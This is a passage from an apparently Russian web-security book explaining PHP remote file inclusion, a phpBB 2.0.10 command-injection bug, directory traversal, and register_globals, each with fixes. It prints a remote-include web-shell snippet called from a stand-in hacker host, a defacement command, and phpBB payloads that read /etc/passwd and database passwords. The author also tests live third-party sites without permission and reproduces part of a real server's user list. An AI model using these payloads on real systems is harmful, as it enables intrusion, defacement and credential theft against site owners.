  include($_GET['dir']."/".$_GET['file']);
 }
?>

</BODY>
</HTML>
```

Почему этот сценарий всего лишь более защищенный, но не предоставляет абсолютной защиты? Дело в том, что у хакера еще остается одна лазейка: просмотреть произвольный файл в корне диска. Если параметр `dir` оставить пустым, а в параметре **file** передать имя файла, то получим путь /filename, где filename — это имя файла. В корне диска Linux нет ничего полезного и не должно быть, поэтому эта лазейка ничего хорошего не даст.

Итак, фильтроваться обязательно должны:

- двойные точки, чтобы хакер не смог подняться на уровень выше в дереве каталогов ОС;
- слэши, чтобы хакер не смог опуститься на уровень ниже в дереве каталогов ОС.

Будет лучше, если через параметры не будут передаваться расширения, тогда вы можете фильтровать и точки. Это будет только дополнительным плюсом к безопасности. Чем меньше символов доступно хакеру, тем лучше, именно поэтому в функции фильтрации, приведенной в листинге 3.2, из параметра вырезаются все символы, кроме латинских букв.

Подобные ошибки можно встретить и в сценариях, написанных на других языках программирования, это связано с тем, что функции подключения файлов есть не только в PHP.

Чтобы хакер не имел доступа к важной информации, вы должны максимально эффективно настроить права доступа. Для ОС Linux идеальным вариантом будет работа в среде chroot, чтобы хакер не смог получить доступ к реальной файловой системе и увидеть конфигурационные файлы *(см. разд. 1.10.1)*.

Использование файлов на Web-сайте и передавать имена файлов через строку URL или другие параметры небезопасно, да и не эффективно с точки зрения поддержки сайта. Если вы программист, то подумайте о другом решении, например о базах данных. Работать с базами тоже нужно внимательно, но они, по крайней мере, намного удобнее.

3.1.3. Инъекция кода

Функции `include` и `require` не ограничиваются банальным просмотром файлов на Web-сервере. Если бы проблема была только в этом, то ее можно было бы избежать правильным конфигурированием, чтобы хакеру были не доступны критичные с точки зрения безопасности файлы. Проблема в том, что можно указать удаленный файл, расположенный совершенно на другом Web-сервере, и сценарий может загрузить его и выполнить точно так же, как и локальный. Давайте подробно рассмотрим эту проблему со всех сторон.

Для иллюстрации примеров напишем следующий уязвимый сценарий, который не будет проверять получаемый параметр `file`, который напрямую будет передаваться функции `include`:

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<?
 if (isset($file))
 {
  print($file."<BR>");
  include($file);
 }
?>
</BODY>
</HTML>
```

Данный сценарий упрощен, дабы не забивать вам голову обходами примитивных защит. Чтобы загрузить корректный файл, необходимо загружать следующий URL: **http://192.168.1.5/param.php?file=news/hetutils.html**. В данном случае 192.168.1.5 — это IP-адрес сервера в моей сети, на котором я установил Web-сервер и тестировал все примеры.

В качестве параметра передается путь news/hetutils.html. Допустим, что хакер хочет просмотреть содержимое каталога. Для этого на своем Web-сайте он создает файл, назовем его ls.php, со следующим содержимым:

```
<?
 print(system("ls -al"));
?>
```

Здесь мы с помощью функции `print` отображаем результат выполнения системной команды `ls -al`. Теперь хакер в качестве параметра может указать полный URL к своему файлу, и его результат будет включен в формируемую Web-страницу:

http://192.168.1.5/param.php?file=http://www.hacker_website.com/ls.php

В результате этого мы увидим содержимое каталога на атакуемом Web-сервере 192.168.1.5, потому что именно на нем будет выполнен сценарий ls.php.

Получается, что хакер без проблем сможет выполнять произвольные команды на Web-сервере, содержащем такую банальную ошибку. Но ради каждой

команды создавать отдельный сценарий бессмысленно, вместо этого можно использовать следующий:

```
<?
 print(system($cmd));
?>
```

Команда, которая должна выполняться инжектируемым кодом, должна передаваться через параметр `cmd`. Если вы хотите выполнить команду `ls –al`, то напрямую вызов этого сценария выглядел бы следующим образом: **http://www.hacker_website.com/ls.php?cmd=ls%20-al**. Теперь просто вставляем этот URL на Web-сайт с уязвимостью и получаем: **http://192.168.1.5/param.php?file=http://www.hacker_website.com/ls.php?cmd=ls%20-al**.

Что еще опасного может сделать хакер? С помощью следующего кода хакер может произвести дефейс (подмену содержимого Web-страницы):

```
<?
 print(system("echo '<H1>Hacked</H1>' > index.html"));
?>
```

Сохраняем этот код в файле deface.php и выполняем следующий URL: **http://192.168.1.5/param.php?file=http://www.hacker_website.com/deface.php**. В файле deface.php выполняется следующая команда:

```
echo '<H1>Hacked</H1>' > index.html
```

В результате файл index.html будет перезаписан строкой `"<H1>Hacked</H1>"`. Если index.html является главной Web-страницей Web-сайта, то при входе на Web-сайт пользователь увидит надпись "Hacked" большими буквами.

3.2. Классика жанра: phpBB

Форум phpBB — один из самых распространенных в Интернете, потому что обладает большим количеством возможностей и при этом абсолютно бесплатный. Но такая большая распространенность является и самым серьезным недостатком. Дело в том, что именно такие программы попадают под пристальное внимание хакеров, ведь если найти в ней ошибку, то можно будет взломать большое количество Web-серверов. Именно поэтому Windows атакуют чаще, чем другие, менее распространенные ОС.

Форум phpBB атакуют достаточно часто. Глядя на код сценариев форума, который доступен широкой общественности, понимаешь, что его разрабатывали опытные программисты, но и они не застрахованы от ошибок. Так, в версии 2.0.10 была найдена критическая уязвимость, которой может воспользоваться любой хакер.

Когда я писал эти строки, то этой уязвимости исполнилось уже полтора года (впервые о ней услышали в ноябре 2004 г.), но, несмотря на это, с помощью поисковой системы я смог очень легко найти уязвимый Web-сайт. Достаточно в Yahoo или Google набрать в строке поиска "phpBB 2.0.10" и просмотреть результат поиска где-то на 100-й странице.

Можно найти и уже взломанные Web-сайты (рис. 3.4). В данном случае в заголовке форума красуется надпись "HACKED BY NUTTER4". Хакер явно уничтожил форум, а владелец Web-сайта обиделся и не стал восстанавливать базу данных. Вот так Web-сайт и висит во взломанном состоянии.



Рис. 3.4. Взломанный форум

Итак, давайте посмотрим, на чем основана уязвимость, и увидим, как легко ею воспользоваться. Для этого я нашел один не очень популярный форум и выполнил на нем несколько команд. Чтобы не обижать владельцев, имя

Web-сайта изменено, а на снимках любая информация, которая может указать на владельца, закрашена. Будем подразумевать, что адрес Web-сервера — **sitename.domain**.

Итак, чтобы воспользоваться уязвимостью, необходимо открыть форум на Web-странице просмотра любого топика. В строке URL вы должны увидеть что-то похожее на **http://sitename.domain/phpBB2/viewtopic.php?t=7**.

Теперь, чтобы узнать, есть ли уязвимость на Web-сайте, достаточно добавить к этой строке следующий текст: "&highlight=%2527.$poster=%60ls%60.%2527".

Если уязвимость есть на Web-сайте, то загрузится Web-страница, в которой вместо автора в колонке **Author** будет красоваться список файлов в данном каталоге, в моем случае окно получило вид, как показано на рис. 3.5.



Рис. 3.5. Результат выполнения команды `ls`

Давайте теперь посмотрим, что же мы добавили к строке URL? Мы добавили параметр `highlight`, которому присвоили специальным образом сформированную строку. Самое интересное хранится между двумя символами %2527. Здесь переменной `%poster` присваивается имя команды, которую мы хотим выполнить на удаленной системе. Эта переменная используется сценарием для отображения имени пользователя, который оставил сообщение. Мы же присваиваем ей результат выполнения своей команды. Команду необходимо поставить после знака равенства и заключить ее между символами %60. В нашем случае это команда `ls`, которая отображает содержимое текущего каталога.

Мы можем использовать и другие команды ОС UNIX. Например, можно просмотреть содержимое файла пользователей. Для этого в строку URL добавляем следующий текст: "&highlight=%2527.$poster=%60cat%09/etc/passwd%60.%2527".

На этот раз мы выполняем команду `cat /etc/passwd`, которая отображает файл паролей /etc/passwd. Обратите внимание, что вместо пробела в строке URL нужно указать %09 (рис. 3.6).



Рис. 3.6. Результат просмотра содержимого файла паролей

Файл паролей имеет очень важное значение. В данном случае, если вы пролистаете результат до конца, то видите очень большой список пользователей. Часть этого списка приведена далее:

```
&:/hsphere/local/home/gedde/ntnu.gedde.no/archive_in:/nonexistent
bilde1:*:1335:1335:User

&:/hsphere/local/home/gedde/ntnu.gedde.no/archive_in:/nonexistent
cooey:*:1191:1191:User

&:/hsphere/local/home/neoblaze/cooey.neoblaze.net:/nonexistent
pjott:*:1375:1375:User

&:/hsphere/local/home/alekslar/alekslarsen.net/pjott:/nonexistent
totland:*:1375:1375:User

&:/hsphere/local/home/alekslar/alekslarsen.net/totland:/nonexistent
jallaman:*:1191:1191:User

&:/hsphere/local/home/neoblaze/jallaman.neoblaze.net:/nonexistent
esrever:*:1375:1375:User

&:/hsphere/local/home/alekslar/alekslarsen.net/esrever:/nonexistent
sjolyst:*:1129:1129:User

&:/hsphere/local/home/blackpea/sjolyst.blackpearl.no:/nonexistent
nordste0:*:1367:1367:User

&:/hsphere/local/home/nordstei:/nonexistent gabefiji:*:1289:1289:User

&:/hsphere/local/home/rovinspe:/nonexistent sodmovie:*:1225:1225:User

&:/hsphere/local/home/shadowso/shadowsofdoom.net/movie:/nonexistent
sandra:*:1375:1375:User

&:/hsphere/local/home/sheepmod/bryllup.sheepmods.com:/nonexistent
magno:*:1375:1375:User

&:/hsphere/local/home/alekslar/alekslarsen.net/magnose:/nonexistent
bildeupl:*:1051:1051:User &:/hsphere/local/home/korps/lillestrom-
musikkorps.no/medlem/bilderupload:/nonexistent

christia:*:1424:1424:User &:/hsphere/local/home/lundern:/nonexistent
praha:*:1398:1398:User

&:/hsphere/local/home/piweb/hsphere/local/home/piweb/praha:/
nonexistent )\b#i
```

В этом списке содержится большое количество имен домашних каталогов для Web-сайтов. Все они находятся на этом же Web-сервере, а значит, их тоже можно взломать. Например, в каталоге /hsphere/local/home/sheepmod/bryllup.sheepmods.com явно находится Web-сайт **bryllup.sheepmods.com**, и он так же оказывается под угрозой. Другое дело, что на данном этапе права пользователя, которые нам предоставлены, не достаточны для просмотра или редактирования файлов в данном каталоге, и это заслуга администратора. Бывают случаи, когда может оказаться доступным весь сервер. И это значит, что дальнейший взлом возможен!

Теперь посмотрим, как можно обратиться к базе данных. Чтобы узнать имя базы данных, к строке URL добавляем следующий текст: "&highlight=%2527.$poster=$dbname.%2527". Пароль можно узнать, добавив: "&highlight=%2527.$poster=$passwd.%2527". Теперь, зная параметры доступа и структуру базы данных, вы становитесь богом в данной системе.

Следующий пример показывает, как можно выполнить запрос `SHOW DATABASES`, который позволяет увидеть доступные базы данных: "&highlight=%2527.$poster=SHOW%20DATABASES.%2527".

Итак, для поднятия уровня привилегий можно было поступить следующим способом:

- так как выполнять команды в строке URL достаточно неудобно, то можно было бы закачать на Web-сервер более удобный сценарий, например, командную оболочку (shell);
- попробовать воспользоваться эксплоитом для взлома Web-сервера и получения прав администратора. В первой строке файла паролей (см. рис. 3.6) мы видим, что перед нами не что иное, как FreeBSD. Для проверки можно выполнить команду `uname`. После найти эксплоит, который может поднять уровень привилегий через уязвимость в ОС, и, например, приступать к уничтожению всех Web-сайтов, расположенных на данном Web-сервере.

Так как моей целью был не взлом, а раскрытие ошибок администраторов и программистов, то на этом я завершил свои исследования данного Web-сервера.

Теперь давайте разберем ошибки и возможные варианты их решения. А ошибок тут достаточно:

1. Владелец форума не позаботился о его обновлении. Используя очень старую версию, автор поставил под угрозу все Web-сайты, которые находятся на данном Web-сервере.
2. Администратор Web-сервера не следит за безопасностью расположенных у него Web-сайтов. Я заглянул в каталог /root и увидел там множество утилит, в том числе и для тестирования безопасности. Либо администратор давно не обновлял эти утилиты, либо не запускал. Таким образом, он даже не знает, что на его Web-сервере находится уязвимый Web-сайт.

Исправить данную ошибку очень просто. Нужно сделать следующее: откройте файл viewtopic.php с помощью любой программы редактирования текстовых файлов и найдите строку:

```
$words=explode(' ',
 trim(htmlspecialchars(urldecode($HTTP_GET_VARS['highlight'])))));
```

Если вы знаете PHP, то должны заметить функцию `urldecode`, которая как раз и выполняет системные вызовы, переданные через URL. Уберите эту функцию, при этом должно остаться только:

```
$words = explode(' ',
    trim(htmlspecialchars($HTTP_GET_VARS['highlight'])));
```

Теперь ваш Web-сайт и форум в безопасности.

Использование функции `urldecode` в данном случае не безопасно. Можно было добавить фильтрацию на опасные символы и оставить ее вызов, но я предпочитаю не давать хакеру лишних поводов, и когда использовал phpBB, то просто удалил данную функцию.

На данный момент версия форума phpBB 2.0.10 является устаревшей, поэтому лучше всего будет обновить программу на более новую. На момент написания этих строк на Web-сайте разработчиков (**www.phpbb.com**) уже доступна версия 2.0.20. Скачайте последнюю версию и используйте ее, а также регулярно посещайте Web-сайт разработчиков, подпишитесь на рассылку и своевременно обновляйте установленные программы. Помните, что даже если ваш Web-сайт не сильно популярен, через уязвимость в его сценариях могут пострадать другие Web-сайты.

3.3. Ничего лишнего

В сети сейчас можно найти множество программ для администраторов и пользователей, которые хотят создать собственный Web-сайт. Если администраторы достаточно часто подходят к выбору таких программ с умом, то неопытный и ничего не знающий пользователь оказывается в замешательстве. Веря всему, что пишут в рекламе, мы начинаем устанавливать различные утилиты, которые упрощают управление содержимым Web-сайта.

Но каждая такая программа является ударом по безопасности. Это я уже не раз говорил, когда описывал ОС, и повторю сейчас. Давайте посмотрим, как отрицательно может повлиять установка лишних сценариев на Web-сайт (рис. 3.7).

Чем мог привлечь меня этот Web-сайт? Во-первых, он достаточно интересный, хоть и на непонятном мне и для большинства читателей языке (что усложняет взлом). Во-вторых, использует старую версию форума Invision Power Board (2.1.1). На момент написания этой главы уже была доступна версия 2.1.5. Но я не стал использовать для взлома те уязвимости, которые уже были на Web-сервере. Я запустил поиск в Google и нашел очень интересную ссылку:

http://www.unlock.no/software/index.php?dir=*имя каталога*&file=*имя файла*



Рис. 3.7. Web-сайт доверчивого пользователя

Снова параметры `dir` и `file`, которые позволяют скачать файл. Я попробовал указать в обоих параметрах пустоту и увидел ошибку доступа. Хотя нет, то, что я увидел, — это какое-то сообщение на непонятном мне языке, но очень похожее на ошибку. Интересно, а что если указать в качестве имени каталога "../../../../../" или просто "/". В ответ снова ошибка, но теперь уже на английском языке, как показано на рис. 3.8 (на рисунке я намеренно затер некоторые пути, чтобы не было видно адреса Web-сайта, который я тестировал). Это уже интересно, ведь нам сообщают, что мы обратились к запрещенной части Web-сайта.

В самой последней строке нам написали, что указанный путь не разрешен, и тут же перечислены все разрешенные пути:

```
/home/vusers/domains/XXXXXX
/home/vusers/users/XXXXX
```

```
/tmp
/var/tmp
/usr/local/bin
/usr/local/lib/php
```



Рис. 3.8. Сообщение об ошибке прав доступа

В первых двух строках символами "XXXXX" я заменил имя папки, которая соответствует имени Web-сайта. Раз нам что-то разрешено, давайте посмотрим на это. Первое, что можно увидеть, — структуру Web-сайта. Для этого достаточно передать в качестве параметра "../". Результат показан на рис. 3.9. Вот они, все файлы, как на ладони, можно путешествовать по любым папкам и смотреть что угодно.

Рассмотрев доступные для чтения каталоги, я нашел много интересного. Конечно, взламывать Web-сайт я не стал, но можно сказать, что я стоял на пол-

пути к этому. Тут же в корневом каталоге находился сценарий, позволявший работать с базой данных MySQL, которой достаточно было передать только пароль. Да, этот пароль нужно было еще и узнать, но не удивлюсь, что его можно будет легко подобрать, тем более что вся структура Web-сайта доступна.



Рис. 3.9. Структура Web-сайта

Ошибка владельца в том, что он оставил на Web-сайте явно неиспользуемые сценарии. Плюс администратору сервера: он запретил доступ к системным каталогам, а разрешил доступ только к безобидным папкам, где нет никаких сценариев и программ. Даже если вы взломаете этот Web-сайт, доступа к другим Web-сайтам на этом же Web-сервере у вас не будет.

3.4. Автоматическая регистрация переменных

В PHP есть одна очень интересная возможность: автоматически создавать переменные для входящих данных. Чтобы лучше понять эту тему, сначала нужно поговорить о типах параметров.

Параметры сценария можно получать различными методами, основные — это `GET`, `POST` и cookies. Для всех из этих параметров могут автоматически создаваться переменные, если в файле настроек php.ini параметр `register_globals` установлен в `on`. Мы рассмотрим опасность неверного использования зарегистрированных переменных на примере параметров `GET` и `POST`.

Практически на любом более-менее крупном Web-сайте необходимо получать определенный ввод со стороны пользователя. Для этого на языке разметки HTML создаются формы, которые передают свое содержимое указанному файлу сценария. Следующий пример показывает, как создать форму ввода имени пользователя:

```
<form action="param.php" method="get">
 Имя пользователя: <input name="UserName">
</form>
```

У тега `form` нужно указать два параметра:

- `action` — здесь мы должны указать имя файла сценария или полный URL к файлу, которому передаются параметры формы;
- `method` — метод передачи. Существуют два метода передачи параметров: `GET` и `POST`. Вы должны четко понимать, как они работают и в чем разница, поэтому оба метода мы подробно рассмотрим чуть позже.

Между тегами `<form>` и `</form>` можно создавать элементы управления, значения которых будут передаваться сценарию. В данном примере мы создали только одно поле ввода (тег `input`). Для примера в качестве имени поля ввода я указал "UserName".

Давайте посмотрим на примере, как можно увидеть введенное в Web-форму пользователем имя. Самый простой вариант — это в файле param.php использовать переменную `$UserName`. Да, мы такой переменной не создавали, но она создается интерпретатором автоматически перед запуском сценария.

Чтобы увидеть, когда создается соответствующий параметр, давайте создадим файл param.php, который будет содержать форму и код обработки. Таким образом, параметры будут передаваться тому же сценарию, в котором вводятся данные. Пример такого сценария на языке PHP можно увидеть в листинге 3.3.

Листинг 3.3. Пример сценария передачи и получения параметров

```
<HTML>
<HEAD> </HEAD>
